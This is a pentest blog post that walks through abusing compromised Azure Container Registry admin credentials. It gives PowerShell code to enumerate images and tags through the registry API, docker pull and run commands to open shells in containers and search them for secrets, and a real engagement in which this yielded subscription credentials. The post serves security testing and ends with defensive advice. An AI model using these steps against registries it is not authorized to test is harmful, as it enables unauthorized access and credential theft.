
Attacking Azure Container Registries with Compromised Credentials

written by Karl Fosaaen | May 12, 2020


Azure Container Registries are Microsoft's solution for managing Docker images in the cloud. The service allows for authentication with AzureAD credentials, or an "Admin user" that shares its name with the registry.



For the purposes of this blog, let's assume that you've compromised some Admin user credentials for an Azure Container Registry (ACR). These credentials may have been accidentally uploaded to GitHub, found on a Jenkins server, or discovered in any number of random places that you may be able to find credentials.

Alternatively, you may have used the recently updated version

of Get-AzPasswords, to dump out ACR admin credentials from an Azure subscription. If you already have rights to do that, you may just want to skip to the end of this post to see the AZ CLI commands that you can use instead.



The credentials will most likely be in a username/password format, with a registry URL attached (EXAMPLEACR.azurecr.io).

Now that you have these credentials, we'll go through next steps that you can take to access the registry and (hopefully) escalate your privileges in the Azure subscription.

Logging In

The login portion of this process is really simple. Enter the username, registry URL, and the password into the following docker command:

```
docker login -u USER_NAME EXAMPLEACR.azurecr.io
```

If the credentials are valid, you should get a "Login

Succeeded".

Enumerating Container Images and Tags

In order to access the container images, we will need to enumerate the image names and available tags. Normally, I would do this through an authenticated AZ CLI session (see below), but since we only have the ACR credentials, we will have to use the Docker Registry APIs to do this.

For starters we will use the "_catalog" API to list out all of the images for the registry. This needs to be done with authentication, so we will use the ACR credentials in a Basic Authorization (*Base64[USER:PASS]*) header to request "https://EXAMPLEACR.azurecr.io/v2/_catalog".

Sample PowerShell code:

```
# Set up the Authorization header
$credential = "${username}:${password}"
$credbytes = [System.Text.Encoding]::ASCII.GetBytes($credential)
$base64 = [System.Convert]::ToBase64String($credbytes)
$basicAuthValue = "Basic $base64"
$headers = @{ Authorization = $basicAuthValue }

# Enum the Images
$images = ((Invoke-WebRequest -Uri (-join('https://',$registry,'/v2/_catalog')) -Headers $headers).content | ConvertFrom-Json)
```

Now that we have a list of images, we will want to find the current tags for each image. This can be done by making additional API requests to the following URL (where IMAGE_NAME is the one you want the tags for) – https://EXAMPLEACR.azurecr.io/v2/IMAGE_NAME/tags/list

Sample PowerShell code:

```
# Foreach Image - Enum tags
$images.repositories | ForEach-Object{
    $tags = ((Invoke-WebRequest -Uri (-join('https://',$registry,'/v2/',$_,'/tags/list')) -Headers $headers).content | ConvertFrom-Json)

    if($all){ForEach ($tag in $tags.tags){ Write-Host "docker pull"$registry"/"$_":"$tag}}
    else{Write-Host (-join('docker pull ',$registry,'/',$_,':',($tags.tags[0])))}
}
```

To make this whole process easier, I've wrapped the above code into a PowerShell function (Get-AzACR) in MicroBurst to help.

PS C:> Get-AzACR -username EXAMPLEACR -password A_$uper_g00D_P@ssW0rd -registry EXAMPLEACR.azurecr.io
docker pull EXAMPLEACR.azurecr.io/arepository:4

```
docker pull EXAMPLEACR.azurecr.io/dockercore:1234
docker pull EXAMPLEACR.azurecr.io/devabcdefg:2020
docker pull EXAMPLEACR.azurecr.io/devhijklmn:4321
docker pull EXAMPLEACR.azurecr.io/imagetester:10
docker pull EXAMPLEACR.azurecr.io/qatestimage:1023
...
```

As you can see above, this script will output the docker commands that can run to "pull" each image (with the first available tag).

Important note: the first tag returned by the APIs may not be the latest tag for the image. The API is not great about returning metadata for the tags, so it's a bit of a guessing game for which tag is the most current. If you want to see all tags for all images, just use the -all flag on the script.

Append the output of the script to a .ps1 file and run it to pull all of the container images to your testing system (watch your disk space). Alternatively, you can just pick and choose the images that you want to look at one at a time:

```
PS C:> docker pull EXAMPLEACR.azurecr.io/dockercore:1234
1234: Pulling from dockercore
[Truncated]
6638d86fd3ee: Download complete
6638d86fd3ee: Pull complete
Digest: sha256:2c[Truncated]73
Status: Downloaded image for EXAMPLEACR.azurecr.io/dockercore:1234
EXAMPLEACR.azurecr.io/dockercore:1234
```

Fun fact – This script should also work with regular docker registries. I haven't had a non-Azure registry to try this against yet, but I wouldn't be surprised if this worked against a standard Docker registry server.

Running Docker Containers

Once we have the container images on our testing system, we will want to run them.

Here's an example command for running a container from the dockercore image with an interactive entrypoint of "/bin/bash":

```
docker run -it --entrypoint /bin/bash EXAMPLEACR.azurecr.io/dockercore:1234
```

**This example assumes bash is an available binary in the container, bash may not always be available for you*

With access to the container, we can start looking at any local files, and potentially find secrets in the container.

Real World Example

For those wondering how this could be practical in the real world, here's an example from a recent Azure cloud pen test.

1. Azure Storage Account exposed a Terraform script containing ACR credentials
2. NetSPI connected to the ACR with Docker
3. Listed out the images and tags with the above process
4. NetSPI used Docker to pull images from the registry
5. Ran bash shells on each image and reviewed available files
6. Identified Azure storage keys, Key Vault keys, and Service Principal credentials for the subscription

TL;DR – Anonymous access to ACR credentials resulted in Service Principal credentials for the subscription

Using the AZ CLI

If you already happen to have access to an Azure subscription where you have ACR reader (or subscription reader) rights on a container registry, the AZ CLI is your best bet for enumerating images and tags.

From an authenticated AZ CLI session, you can list the registries in the subscription:

```
PS C:> az acr list
[
{
"adminUserEnabled": true,
"creationDate": "2019-09-17T20:42:28.689397+00:00",
"id":
"/subscriptions/d4[Truncated]b2/resourceGroups/ACRtest/providers/Microsoft.ContainerRegistry/registries/netspiACR",
"location": "centralus",
"loginServer": "netspiACR.azurecr.io",
"name": "netspiACR",
[Truncated]
"type": "Microsoft.ContainerRegistry/registries"
}
]
```

Select the registry that you want to attack (netspiACR) and use the following command to list out the images:

```
PS C:> az acr repository list --name netspiACR
[
"ACRtestImage"
]
```

List tags for a container image (ACRtestImage):

```
PS C:> az acr repository show-tags --name netspiACR --repository ACRtestImage
[
"latest"
]
```

Authenticate with Docker

```
PS C:> az acr login --name netspiACR
Login Succeeded
```

Once you are authenticated, have the container image name and tag, the “docker pull” process will be the same as above.

Conclusion

Azure Container Registries are a great way to manage Docker images for your Azure infrastructure, but be careful with the credentials. Additionally, if you are using a premium SKU for your registry, restrict the access for the ACR to specific networks. This will help reduce the availability of the ACR in the event of the credentials being compromised. Finally, watch out for Reader rights on Azure Container Registries. Readers have rights to list and pull any images in a registry, so they may have more access than you expected.